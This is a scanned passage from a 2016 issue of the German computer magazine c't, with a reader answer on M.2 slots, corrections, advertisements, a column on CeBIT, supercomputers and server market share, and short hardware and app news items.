Cristiano Mesina

Nichts. ;-) Hierbei handelt es sich um einen M.2-Slot, bei dem möglicherweise nur PCIe beschaltet ist. Außerdem passen nur die „ganz kurzen“ Kärtchen hinein, eben der WLAN-Adapter Intel Dualband-Wireless-AC 3160 in der M.2-Version. In die ZBox CI323 passt nur ein M.2-Kärtchen mit 30 Millimetern Länge. Die kürzesten M.2-SSDs, die wir hier im Labor haben, sind jedoch 42 Millimeter lang (M.2 2242).

Ergänzungen & Berichtigungen

Kein IKEv2 bei CyberGhost

Tunneleienste, Mobil sicher ins Internet über VPN-Anbieter, c't 3/16, S. 132

CyberGhost unterstützt kein IKEv2; dieser Eintrag in der Tabelle ist falsch.

Analyse der McGyver-App

MacGyvers Karten, Kreditkarten-Betrug trotz Chip+PIN, c't 3/16, S. 76

Das Reverse Engineering der McGyver-App führten Frank Boldewin und Tillmann Werner durch; wichtigen Input zur Analyse einer solchen Java-Smartcard-App lieferte der Java-Sicherheitsexperte Marc Schönenfeld.

OPEN FOR YOUR **FLEXIBILITÄT**

CLOSED FOR EVERYBODY ELSE



**DIE OPEN TELEKOM CLOUD
EINFACH. SICHER. GÜNSTIG.
MEHR INFOS UNTER CLOUD.TELEKOM.DE**



ERLEBEN, WAS VERBINDET.

GNADENLOS DURCHLEUCHTET

RADIKAL DIGITAL: DAS PAPIERLOSE c't-ABO

26x c't
DIGITAL

4 €* pro Ausgabe

ERLEBEN SIE c't IN DIGITALER QUALITÄT:

- JETZT NEU: als PDF auf dem Desktop
- BEQUEM: alle 14 Tage freitags in der c't-App* (als HTML/PDF)
- LAUFZEIT: 26 Ausgaben für nur 104 €*
- Nach der Laufzeit jederzeit zur übernächsten Ausgabe kündbar



UNSER GESCHENK AN SIE:

Das Must-Have für Biker, Wintersportfans, Surfer, Taucher oder Fallschirmspringer: Die ActionCam von DENVER in 1080 px Full-HD. Solange Vorrat reicht!

JETZT BESTELLEN:
ct.de/digital-erleben

*Preis in Dt. inkl. MwSt. Auslandspreise können abweichen.
**Verfügbar für Android (Tablet, Smartphone, Kindle Fire) und iOS (iPad, iPhone)





Andreas Stiller

Prozessorgeflüster

Von Pi und St. Patrick

Die CeBIT 2016 präsentierte sich zwischen Pi- und St. Patrick's Day, zwischen IoT und Mainframes. Auch die neue aufgestellte Hewlett Packard Enterprise war dabei. Das Unternehmen kann sich bei Servern und vor allem bei Storage gut behaupten.

Allgemein feiert man am 17. März mit einem schönen Stout den St. Patrick's Day – aber auf der CeBIT war dieser Tag dem Gedenken an den Computerpionier Heinz Nixdorf gewidmet, der bei der allerersten CeBIT vor 30 Jahren im großen Nixdorf-Festzelt beim Tanzen einen tödlichen Herzanfall erlitt – just wie ein Schauspieler, der auf der Bühne stirbt. So musste er den Niedergang seiner Firma nicht erleben – und jetzt stirbt in Paderborn mit der Fujitsu-Niederlassung auch noch das letzte Überbleibsel. Es bleibt nur noch das Heinz-Nixdorf-Museumsforum.

Begonnen hatte die CeBIT am „Pi-Day“ ausgesprochen ruhig. Vielleicht hätte man bis dahin den Raspi 3[14] verschieben sollen, dann hätte er diesen Tag beleben können und wäre mit Sicherheit das Highlight in der IoT-Halle 13 geworden. Inzwischen ist er zu Preisen zwischen 39 und 6200 Euro (jedenfalls laut Google Shopping) überall zu kaufen.

Intel zeigte in der erwähnten Halle 13 zusammen mit der Nürnberger Firma MyOmega, wie man Wein mit IoT-Technik anbaut (Projekt Tracovino). Dass der kleine Edison perfekt die Homebrew-Anlage in der Garage betreiben kann, hatte Intels EMEA-PR-Chef Markus Weingartner schon vor einiger Zeit auf YouTube unter Beweis gestellt. Man sieht: IoT kann sehr nützlich sein. Nach Ansicht von Telekom-Vorstand und T-Systems-Chef Reinhard Clemens wird es gar „ganze Branchen umkrepeln“, also nicht nur die von Winzern und Brauern.

Auch die ganz Großen, die Supercomputer, sind dabei, ganze Sphären umzukrempeln. Die meiste Aufmerksamkeit bekam dieser Tage wohl AlphaGo, der verteilte Google-Supercomputer, der einen der besten Go-Spieler geschlagen hat, wiewohl er zuweilen auch noch Niederlagen einstecken muss (Seite 44).

Supercomputing

Anfang März wurde auch im Karlsruher Institut für Technologie (KIT), das unter anderem die größte deutsche Cloud im Hochschulbereich beherbergt, ein neuer Petaflops-Rechner in Betrieb genommen. Der von der schwäbischen Mittelstandsfirma Transtec für 7 Millionen Euro mit Lenovo-NeXtScale-Blades aufgebaute ForHLR II verwendet hocheffiziente Heißwasserkühlung, ähnlich wie der SuperMUC II am Leibniz-Rechenzentrum.

Mit seinen 1152 Knoten mit zweimal Xeon E5-2660v3 (Haswell-EP) sowie 21 „dicken“ Knoten mit vier Xeon E7-4830 (Haswell-EX) kommt ForHLR II auf eine theoretische Spitzenleistung von knapp einem 1 PFlops bei nur 420 kW Energieaufnahme. De facto dürfte er im Linpack-Benchmark etwa 800 TFlops erzielen, was rund Platz 100 in der aktuellen Top500-Liste bedeutet.

Hewlett Packard Enterprise hat mit der Apollo-8000-Linie ebenfalls heißwassergekühlte Rechner im Programm. Der schnellste ist ein Supercomputer namens Prometheus, der in Krakau der dortigen Akademie der Wissenschaften „einheizt“. Mit seinen 56 000 Xeon-Kernen schafft er 1,67 PFlops. Damit ist er fast der schnellste HP-Rechner in der aktuellen Top500-Liste überhaupt, nur hauchdünn geschlagen von einem normal gekühlten Gen9-Cluster.

Bewundern konnte man solche Hewlett-Packard-Hardware – nach zwölf Jahren Abstinenz – nun wieder auf einem eigenen Stand auf der CeBIT. Vor 15 Jahren noch hatte HP-Chefin Carly Fiorina mit Gerhard Schröder die CeBIT eröffnet, die damals rund 830 000 Besucher anzog. Dann „merged“ HP mit Compaq und zog sich drei Jahre später von der CeBIT zurück – nun ist HP als HPE wieder da.

Ein SuperMUC-Ableger in Karlsruhe: der ForHLR II am KIT

Mit 25 Prozent Marktanteil ist HPE trotz kleinerer Einbußen nach Angaben des Marktforschungsinstituts IDC weiterhin größter Serverhersteller weltweit, klar vor Dell, IBM und Lenovo. Insgesamt legte der Servermarkt im letzten Quartal 2015 gut zu, um 5,3 Prozent gegenüber dem Vorjahresquartal. IBM konnte in diesem Quartal erstmals ohne die an Lenovo abverkaufte x86-Sparte Vergleichszahlen liefern und mit einem beeindruckenden Wachstum seiner z- und Power-Produkte punkten, 3 Prozent besser als der Marktdurchschnitt.

Die im letzten Jahr eingeführte z13 geht offenbar in diesem Marksegment weg wie warme Semmeln, die Zuwächse liegen jedenfalls im zweistelligen Bereich. Die Maschine wurde im letzten Jahr erstmals zur CeBIT öffentlich vorgeführt und auch in diesem Jahr dürfte sie sicherlich zu den dicksten Eisen

IDC: Weltweiter Servermarkt, Q4/2015

Firma	Umsatz	Marktanteil	Wachstum	Umsatz	
				Q4/2015 (US-\$)	
Dell	2558	16,7 %	5,3 %	2430	
IBM	2162	14,1 %	8,9 %	1986	
Lenovo	1136	7,4 %	3,7 %	1096	
Cisco	927	6,1 %	20,6 %	769	
ODM Direkt	1242	8,1 %	4,2 %	1192	
Sonstige	3466	22,6 %	9,2 %	3174	
Summe	15305	100,0 %	5,2 %	14545	

gehören, inzwischen noch etwas aufgerüstet unter anderem mit mehr Security-Features.

In der Storage-Sparte sieht es für IBM allerdings nicht so gut aus, ebenso schlecht wie bei EMC, Dell und vor allem bei NetAPP. Die mussten zuletzt teils heftige Verluste einstecken. Nur der „neue“ Konkurrent HPE konnte kräftig um 8 Prozent zulegen. Insgesamt ging aber der Absatz für Total Enterprise Storage Systems im letzten Quartal um 2,2 Prozent zurück.

Apropos Dell und EMC – noch ist der Mega-Deal, also die Übernahme von EMC für 67 Milliarden Dollar, anders als häufig berichtet, nicht in trockenen Tüchern. Erst im Sommer soll die größte Übernahme im High-Tech-Bereich „ever“ abgeschlossen sein. Bislang läuft aber alles nach Plan. Ende Februar haben die amerikanischen Aufsichtsbehörden und dann am letzten Februarstag auch die Europäische Kommission zugestimmt. Das Plazet der EMC-Aktieninhaber steht allerdings noch aus und rund ein Dutzend Klagen gegen die Übernahme sind auch noch anhängig. Die Zustimmung gilt aber als sicher, höchstens ein göttlicher Akt könnte den Zusammenschluss noch verhindern, so ein Board-Mitglied von EMC.

Eine Bedrohung könnte allenfalls noch die dramatische Entwicklung am Aktienmarkt mit sich bringen. Die von St. Patrick Gelsinger geleitete 80-prozentige EMC-Tochter VMware, die drei Viertel der Marktkapitalisierung von EMC ausmacht, hat seit der Ankündigung fast 40 Prozent an Aktienwert verloren. (as@ct.de)




Foto: Markus Breg, KIT

Erste GeForce GTX 950 ohne Stromanschluss

Die erste GeForce GTX 950, die keine zusätzlichen Stromanschlüsse benötigt, kommt von Asus. Maximal 75 Watt soll die „GTX950-2G“ schlucken. Trotzdem soll ihr Chip etwas schneller laufen als Nvidia für die 90-Watt-Referenzexemplare vorschreibt.

Der 2 GByte große GDDR5-Speicher arbeitet mit 3305 MHz und ist über 128 Datenleitungen

angebunden. 4K-Displays lassen sich über je einen DisplayPort 1.2 und HDMI 2.0 mit 60 Hz betreiben; über den DVI-Anschluss funktioniert höchstens 2560 × 1600 mit 60 Hz. Die Karte dekodiert HEVC- und VP9-Videos und dürfte im 3DMark Firestrike um die 6000 Punkte erzielen. Der Preis liegt bei knapp 170 Euro. (mfi@ct.de)



Asus stellt die erste GeForce GTX 950 vor, die ohne zusätzliche Stromanschlüsse auskommt.

Finger weg vom Nvidia-Treiber 364.47

Der Nvidia-Grafikkartentreiber 364.47 WHQL enthält einen schwerwiegenden Fehler, der dazu führen kann, dass Windows nicht mehr startet. Das Problem tritt offenbar vorrangig auf, wenn GeForce-Grafikkarten an mehrere Displays angeschlossen sind und betrifft auch Notebook-Grafikeinheiten. Manche Systeme starten erst wieder nach einer kompletten Systemwiederherstellung.

Kurz nach Bekanntwerden des Problems hat Nvidia den funktionierenden Beta-Treiber 364.51 veröffentlicht, der alle Verbesserungen des gefährlichen Vorgängers enthält, nicht aber den fatalen Fehler. Er ist kompatibel zur neuen 3D-Schnittstelle Vulkan und bringt Optimierungen für diverse Spiele, darunter Tom Clancy's The Division, Hitman, Need for Speed, Ashes of the Singularity und Rise of the Tomb Raider. (mfi@ct.de)

Kompakte Wohnzimmer-PCs

Die Mini-Rechner der Serie VivoMini VM65 von Asus beanspruchen weniger als zwei Liter Volumen und fallen deshalb im Wohnzimmer kaum auf. Im Inneren arbeitet ein



Der abnehmbare Deckel gewährt leichten Zugriff zur Hardware des Wohnzimmer-PC VivoMini VM65.

Skylake-Mobilprozessor, dem DDR4-Speicher zur Seite steht. Die leistungsstärkste Variante VM65N mit Core i5-6200U (2 Kerne, 2,3 GHz) und 8 GByte Arbeitsspeicher ist darüber hinaus mit einer Mobil-Grafikkarte vom Typ GeForce 930M mit Optimus-Technik ausgestattet. Ohne 3D-Last schaltet sie sich ab; stattdessen übernimmt die im Prozessor integrierte Grafikeinheit. Monitore haben per HDMI und DisplayPort Anschluss.

Die Spezialhalterung Vivo DualBay nimmt die mitgelieferte 128-GByte-SSD und optional ein weiteres 2,5"-Laufwerk auf. Alternativ zur DualBay lässt sich eine 3,5"-Festplatte einbauen. Für USB-Geräte bringt der Vivo-Mini VM65N insgesamt sechs Buchsen mit; zwei davon arbeiten mit der Superspeed-Plus-Geschwindigkeit von USB 3.1. Weiterhin ist der Mini-PC mit Kartenleser, WLAN und einer VESA-Halterung ausgestattet, um ihn an der Rückseite eines Monitors anzubringen. Ohne Betriebssystem kostet der Vivo VM65N 660 Euro. (chh@ct.de)

AMD beschleunigt FM2+-Prozessor

Für die Fassung FM2+ hat AMD ein neues CPU-Spitzenmodell mit und eines ohne integrierte Grafik vorgestellt. Der A10-7890K mit Radeon-R7-GPU und der Athlon X4 880K haben je vier CPU-Kerne, 95 Watt Thermal Design Power und sind dank offenem Multiplikator übertaktbar.

Die Accelerated Processing Unit (APU) A10-7890K kostet 170 Euro und taktet mit 4,1 GHz nominell und 4,3 GHz im Turbo-Boost-Betrieb im Vergleich zum bisherigen Flaggschiff A10-7870K 200 MHz schneller. Zudem liefert AMD einen „Wraith“-Kühler mit: Der soll besonders leise arbeiten, aber trotzdem Reserven fürs Übertakten bieten. Dem nur minimal langsameren A10-7870K legt AMD jetzt ebenfalls einen leiseren, anderen Kühler bei, der bis zu 125 Watt „nahezu geräuschlos“ (near-silent) wegschaffen soll.

Die vier Kerne des Athlon X4 880K laufen mit 4 bis 4,2 GHz – 100 MHz mehr als beim Athlon X4 870K. Der 100 Euro teure Quad-Core ist für Gaming-Systeme mit separater Grafikkarte gedacht. Zum Lieferumfang des Athlon gehört der gleiche 125-Watt-Kühler wie beim A10-7870K. (chh@ct.de)

Wassergekühlter Mini-Rechner

Virtual-Reality-Anwendungen brauchen viel GPU-Leistung. Zotac packt deshalb in die kompakte ZBox Magnus EN980 eine GeForce GTX 980 sowie einen Core-i-Prozessor der sechsten Generation. Eine Wasserkühlung soll verhindern, dass es den Komponenten in dem Mini-Rechner zu heiß wird. Die Grafikkarte kann bis zu vier Displays über HDMI 2.0 und DisplayPort 1.2 ansteuern.

Zudem sind bei der ZBox Magnus EN980 eine USB-Typ-C-Buchse mit Superspeed-Plus-Geschwindigkeit von 10 GBit/s, 2 × Gigabit-Ethernet und WLAN (802.11ac) an Bord. Die ZBox Magnus EN980 soll Mitte des Jahres erscheinen und rund 1500 Euro kosten. (chh@ct.de)



Die GeForce GTX 980 im Mini-Rechner ZBox Magnus EN980 soll hohe Bildraten liefern, um Spiele in VR-Brillen flüssig darzustellen.

All-Flash-Systeme von EMC

Der jüngst von Dell übernommene Speicher-Experten EMC bringt neue Versionen seines Storage-Systems aus der VMAX-Serie. Zum Einsatz kommt hier nur noch Flash-Speicher, keine rotierenden Festplatten mehr. Zwei Modellreihen wird es geben: VMAX All Flash 450 sowie VMAX All Flash 850. Sie unterscheiden sich vor allem in ihrer maximalen Kapazität von zwei beziehungsweise vier Petabyte. Die Zuverlässigkeit liegt nach EMC-Angaben bei 99,9999 Prozent.

Die Systeme bestehen aus sogenannten VBricks, Bausteinen mit Speicherkapazitäten zwischen 53 und 500 TByte. Maximal vier davon lassen sich im VMAX All Flash 450 zusammenschalten, der Maximalausbau der 850er Reihe liegt bei acht VBricks. EMC hat zudem angekündigt, in diesem Jahr eine Echtzeit-Kompression für VMAX All Flash einzuführen, um die Nettkapazität weiter zu erhöhen.

Die Baureihen sind zudem in einer F- und einer FX-Version erhältlich. Die Basisvariante

umfasst etwa Thin Provisioning, Quality of Service, EMC Unisphere, Virtual Volumes sowie EMC SnapVX und die Datensicherungssoftware EMC AppSync. In der FX-Version kommen beispielsweise Remote-Replikationslösungen und eine Software zur Verwaltung mehrerer VMAX-Installationen hinzu, zudem gibt es erweiterte Funktionen für Software-defined Storage. Preise für die verschiedenen Konfigurationen nennt das Unternehmen auf Anfrage. (ll@ct.de)

Google und Asrock Rack im Open Compute Project

Anlässlich des Open Compute Summit Anfang März hat Google seine Mitgliedschaft im Open Compute Project (OCP) verkündet. Damit gewinnt der Verein, der billigere und effizientere Hardware für Rechenzentren entwickelt, weiter an Bedeutung: Die gebündelte Kaufkraft der Rechenzentrums-Giganten und bisherigen Mitglieder Facebook, Microsoft und Deutsche Telekom schwollt noch deutlich weiter an.


Google hat eigene Hardware-Designs für Server bisher größtenteils geheim gehalten. Als ersten Beitrag will Google eine OCP-Spezifikation für Server mit 48-Volt-Speisung veröffentlichen. Die bisherigen OCP-Designs arbeiten mit 110 oder 230 Volt Wechselspannung oder mit 12 Volt Gleichspannung auf Rack-Ebene. Die 48-Volt-Technik stammt aus dem Telekommunikationsbereich (Telco-Server) und hat wie die 12-Volt-Technik den Vorteil, dass beim Anschluss an Pufferakkus keine zusätzlichen Wanderverluste anfallen.

Doch bei 48 V lassen sich über dünne Kupferstrüppen höhere Leistungen übertragen als mit 12 Volt.

Auf dem OCP Summit hat Asrock Rack den ersten eigenen OCP-Server für zwei Xeons der Familie E5-2600 v3 (Haswell-EP) vorgestellt. Damit tritt die Server-Sparte von Asrock gegen Quanta QCT und Gigabyte an, die ebenfalls Xeon-Server in OCP-Formaten fertigen. Der OCP3-1L von Asrock Rack nutzt die schmale und längliche „Torpedo“-Bauform, die drei Dual-Socket-Server auf zwei OCP-Höheneinheiten (2 OpenU) unterbringt.

Der OCP3-1L kooperiert wohl auch mit den bald erwarteten Broadwell-EP-Chips (E5-2600 v4). Pro CPU stehen acht DIMM-Slots bereit, mit 64-GByte-Modulen ist insgesamt 1 TByte RAM möglich. Auch NVDIMMs

werden unterstützt. Zwei PCIe-Erweiterungskarten passen ins System, davon eine mit x16-Anbindung, etwa ein Rechenbeschleuniger. (ciw@ct.de)



Asrock Rack OCP3-1L:
ein erster Dual-Xeon-
„Torpedo“ für OCP-Racks

U.2-SSD mit Hotswap

SSDs mit U.2-Anschluss sind noch recht selten. Anschluss finden die im 2,5-Zoll-Gehäuse steckenden SSDs per Kabel, die vier PCIe-3.0-Lanes übertragen; physisch dürfen sie meistens in einem Server-Rack zum Einsatz kommen. Lite-On hat mit der EP2 nun eine Hotswap-fähige Version vorgestellt, die die gleichen Leistungsdaten erreicht wie die im vergangenen Jahr vorgestellte M.2-Version:

Die sequenziellen Datenübertragungsraten liegen bei maximal 2200 MByte/s (Lesen) sowie 1300 MByte/s (Schreiben), bei den IOPS ist die SSD mit 290 000 beim Lesen ebenfalls deutlich schneller als beim Schreiben (26 000 IOPS).

Laut Lite-On lässt sich die SSD im Rahmen der dreijährigen Garantie täglich einmal überschreiben (1 DWPD), die nicht kor-

rigierbare Lesefehlerrate liegt mit 1×10^{-17} recht niedrig.

Laut Datenblatt liegt die Leistungsaufnahme im Ruhezustand bei weniger als 2 Watt, im Betrieb soll sie mit maximal 8 Watt auskommen. Die SSD ist ausschließlich mit einer Kapazität von 1920 GByte erhältlich, Angaben zu Preisen und Verfügbarkeit liegen noch nicht vor. (ll@ct.de)

Server-SSD mit 15,36 TByte

Samsung hat weitere Informationen zu der im vergangenen Jahr angekündigten Server-SSD PM1633a bekanntgegeben. Sie soll mit maximal 15,36 TByte Flash-Speicher ausgestattet sein. Intern arbeitet sie mit Samsungs 3D-NAND in der dritten Generation mit 48 Lagen, zur Schreibbeschleunigung stehen 16 GByte DRAM zur Verfügung.

Per SAS-Anschluss liefert die PM1633a bis zu 1,2 GByte/s. Bei Zugriffen auf zufällig verteilte 4-KByte-Blöcke verspricht Samsung beim Lesen bis zu 200 000 IOPS, beim Schreiben aber nur 32 000 IOPS. Während der Ga-

rantiezeit darf die SSD täglich einmal komplett überschrieben werden – über die Dauer der Garantie schweigt sich Samsung jedoch noch aus. Auch zu Preisen und Marktstart hat Samsung noch keine Angaben gemacht. Die SSD soll auch mit Kapazitäten von 7,68, 3,84 und 1,92 TByte sowie mit 960 GByte erhältlich sein. (ll@ct.de)

Samsungs SSD-Bolide PM1633a speichert fast 16 TByte, benötigt aber Schächte mit 15 Millimeter Einbauhöhe.



Router für ISDN-Datentransfer in All-IP-Netzen

Lancom Systems hat zwei neue Router im Programm. Die Modelle 883 VoIP und 884 VoIP sollen nicht nur kleinen und mittelgroßen Firmen wie Praxen, Apotheken, Kanzleien und Einzelhändlern einen schnellen Internetzugang bereitstellen. Sie ermöglichen auch das Weiterbetreiben vorhandener ISDN-Tk-Anlagen, analoger Telefone und Faxgeräte, wenn die Deutsche Telekom spätestens 2018 ihr Netz auf reinen IP-Betrieb umstellt. Das vectoring-fähige VDSL2-Modem der Router liefert im Downstream bis zu 100 MBit/s. Der 883er hat jeweils zwei ISDN- und Analog-Ports

(a/b), sein WLAN-Modul arbeitet wahlweise im 2,4- oder 5-GHz-Band (IEEE 802.11n-300), dazu kommen 4 Gigabit-Ethernet-Buchsen. Die Variante 884 VoIP hat vier ISDN-Schnittstellen, aber keine Analog-Ports.

Die Geräte beherrschen wie die anderen All-IP-Router laut Lancom auch den ISDN-Clearmode. Damit sollen Datenterminals etwa für EC- und Kreditkartenzahlungen oder die Fernwartung von ISDN-Tk-Anlagen auch nach dem All-IP-Umstieg funktionieren. Lancom ruft für die ab Mai erhältlichen Router 594 Euro auf. (ea@ct.de)



Der VDSL2-Router Lancom 883 VoIP soll auch ISDN-Daten übertragen, sodass beispielsweise Zahlungsterminals mit ISDN-Anschluss nach der All-IP-Umstellung weiter funktionieren.

Extra schnell durch die Stromleitung

Powerline-Adapter nutzen die Stromleitung zur Datenübertragung. Aktuell sind Geräte, die per MIMO-Technik maximal 1200 MBit/s brutto über zwei Aderpaar-Kombinationen transportieren. Nun legt TP-Link nach: Noch im März soll das Modell TL-PA9020P in den Handel kommen (Preis noch offen). Es schafft laut Hersteller mit 2000 MBit/s über die Hälfte mehr. Konkurrent Zyxel ist mit seinen rund 92 Euro teuren PLA5456 indes schon im Markt, spezifiziert diese aber nur mit 1800 MBit/s brutto. Bei beiden Herstellern steht „AV2000“ als Klassenbezeichnung auf dem Karton. Als dritter Anbieter positioniert sich auch schon D-Link mit dem noch nicht erhältlichen DHP-701AV.



Die Powerline-Adapter TP-Link TL-PA9020P sollen Daten mit bis zu 2 GBit/s brutto über das Hausstromnetz transportieren.

Die TP-Link-Adapter besitzen 2 Gigabit-Ethernet-Ports, sollen maximal 5,8 Watt Leistung aus dem Stromnetz benötigen und nach 5 Minuten ohne Datenverkehr in den Standby-Modus mit nur 0,5 Watt fallen. In allen 2000er-Adaptoren dürfen Broadcom-Powerline-Chips BCM60500 stecken. Wie sich das Zyxel-Modell im praktischen Vergleich mit der etablierten 1200er-Technik schlägt, werden wir voraussichtlich in der nächsten c't-Ausgabe ermitteln. (ea@ct.de)

Schnelles WLAN für Embedded-Systeme

Der taiwanische Hersteller SparkLAN hat zwei MiniPCIe-WLAN-Karten angekündigt: Das Modell WPEQ-353ACNI arbeitet mit 3 MIMO-Streams und erreicht so 450 MBit/s (IEEE 802.11n, 2,4 GHz) beziehungsweise 1300 MBit/s brutto (IEEE 802.11ac, 5 GHz). Die mit einem Qualcomm-Chip QCA9890 bestückte Fullsize-Karte (51 mm × 30 mm) ist 4 mm dick, hat 3 U.FL-Antennenbuchsen und soll beim Senden maximal 4,1 Watt ziehen (1,2 Watt beim Empfangen).

Die gleich große 2-Stream-Schwester WPEQ-256ACNI kommt auf 300 beziehungsweise 867 MBit/s und bescheidet sich mit etwas weniger Leistung (3,8/1,0 Watt, QCA

9892). Beide Karten sind für einen erweiterten Betriebstemperaturbereich von -40 °C bis +85 °C spezifiziert (Industrial Grade). Unter Linux laufen sie mit dem ath10k-Treiber. In Deutschland vertreibt beispielsweise der Distributor MSC Technologies die Boards. Im Einzelhandel waren sie bei Redaktionsschluss noch nicht zu finden, denn die Massenproduktion soll laut SparkLAN erst im 2. Quartal 2016 anlaufen. (ea@ct.de)


Das MiniPCIe-Kärtchen SparkLAN WPEQ-353ACNI verhilft Embedded-Rechnern zu einer 1300 MBit/s schnellen WLAN-Verbindung.



Googles Reisebüro

Suchmaschinenriese Google will sich ein weiteres Stück vom Kuchen der Reiseführer und Online-Reiseportale sichern: Mit dem neuen Dienst „Reiseziele auf Google“ lassen sich Reisen auf dem Smartphone planen und buchen.

Dazu googelt man im iOS- oder Android-Browser oder in der Google-App zum Beispiel „Kolumbien Reiseziele“, „Asien Reiseziele“, „Österreich Skifahren“ oder „Spanien Surfen“. Google zeigt dann Dutzende Kacheln mit Ortvorschlägen sowie Flug- und Hotelpreisen. Die Ergebnisse lassen sich nach Preisen, Interessen und Reisedatum filtern. Hinter den Kacheln verbergen sich Detailinfos: Wikipedia-Auszüge, eine Wettervorhersage und eine praktische Preis-Infografik.



Buchmaschine statt Suchmaschine:
„Reiseziele auf Google“ vermittelt Flüge und Hotels.

Die Hotelinfos wirken im Vergleich zu denen von Konkurrenten wie TripAdvisor allerdings ziemlich dünn, die Bewertungen wenig aussagekräftig. Mit ein paar weiteren Tipps bucht man seine Reise direkt bei Fluggesellschaften oder Anbietern wie Booking.com – und verschafft Google eine Provision. Der Reiseziele-Dienst steht deutschen Nutzern zunächst nur als Betaversion zur Verfügung, was sich an einigen Ungeheimnissen zeigt. Zum Beispiel klappt die Suche nach Städtereisen in vielen Fällen nicht. (axk@ct.de)



Spaß mit neuronalen Netzen

Sie wollten schon immer ein neuronales Netz ausprobieren? Die iOS-App AI Scry (0,99 Euro) ist einer der einfachsten Wege dazu. Die App versucht, die Welt zu „sehen“ und das Gesehene mit Worten zu beschreiben. Dazu verwandelt sie das Live-Bild der iPhone-Kamera in eine Matrix aus Helligkeitswerten, leitet diese an einen US-Server weiter und legt dessen Ausgaben über das Live-Bild der Kamera. Auf dem Server läuft das von Andrej Karpathy entwickelte und unter Open-Source-Lizenz verfügbare neuronale Netz für Bilderkennung „neuraltalk2“.

Die Ergebnisse sind eher lustig als nützlich: Bürotüren hält AI Scry für Kühlchränke, Fensterfronten für Busse, Redaktionsflure für Küchen. Flugzeuge und Katzen wähnt die App quasi überall. Sie vermittelt aber auch ein leichtes Zukunfts-Gruseln, denn aus unerfindlichen Gründen werden bestimmte Dinge präzise erkannt (zum Beispiel Personen, Blumensträuße und Tastaturen). Eine ähnliche App für Android ist das kostenlose „Blind Tool“. (cwo@ct.de)



Knapp daneben: AI Scry erkennt keine Bretzeln, aber immerhin Personen.

360-Grad-Video-App ausgezeichnet

Das Berliner Start-up Viorama hat für seine 360-Grad-App „Splash“ auf dem SXSW-Festival in Texas den Gründerpreis gewonnen – denselben Preis, den Twitter und Foursquare in ihren ersten Jahren erhalten hatten. Die App klebt iPhone-Videos und -Fotos zu Panoramen zusammen, die man mit anderen Nutzern teilen und auf dem Handy oder mit VR-Brillen wie Googles Cardboard ansehen kann.

Außer Splash hatten sich auch Spherie aus Hamburg und Basslet aus Berlin um den Gründerpreis beworben, die aber beide ausschieden. Hinter Spherie steckt der Hamburger Nicolas Chibac, der eine Drohne mit 360-Grad-Kamerasytem entwickelt hat. Basslet hat sich zum Ziel gesetzt, Musik fühlbar zu machen: mit einem Armband, das Töne und tiefe Frequenzen in Vibrationen umwandelt. (Ben Schwan/cwo@ct.de)



Mit Splash filmt das iPhone in 360 Grad.

App-Notizen

WhatsApp verschiickt nun auch PDF-Dokumente. Voraussetzung dafür ist, dass Sender und Empfänger die neueste Version der iOS- oder Android-App installiert haben.

Hub Keyboard ist eine virtuelle Tastatur für Android von Microsoft, mit der Nutzer von OneDrive und SharePoint schneller auf Kontakte, Übersetzungen und die Zwischenablage zugreifen. Bislang gibt es sie nur im US-Play-Store, weitere Länder sollen folgen.

Die Wikimedia-Stiftung hat ihre **Wiki-pedia-iOS-App** aufgefrischt: Sie unterstützt nun 3D Touch sowie Handoff, so dass man Artikel zum Beispiel auf dem iPhone anfangen und auf dem iPad weiterlesen kann.

Der Texteditor **Ulysses** läuft außer auf dem iPad und dem Mac nun auch auf dem iPhone. Die App ist relativ teuer: Sie kostet in der Einführungsphase 20 Euro, danach 25 Euro.


Steuerbaustein für kapazitive Eingabefelder

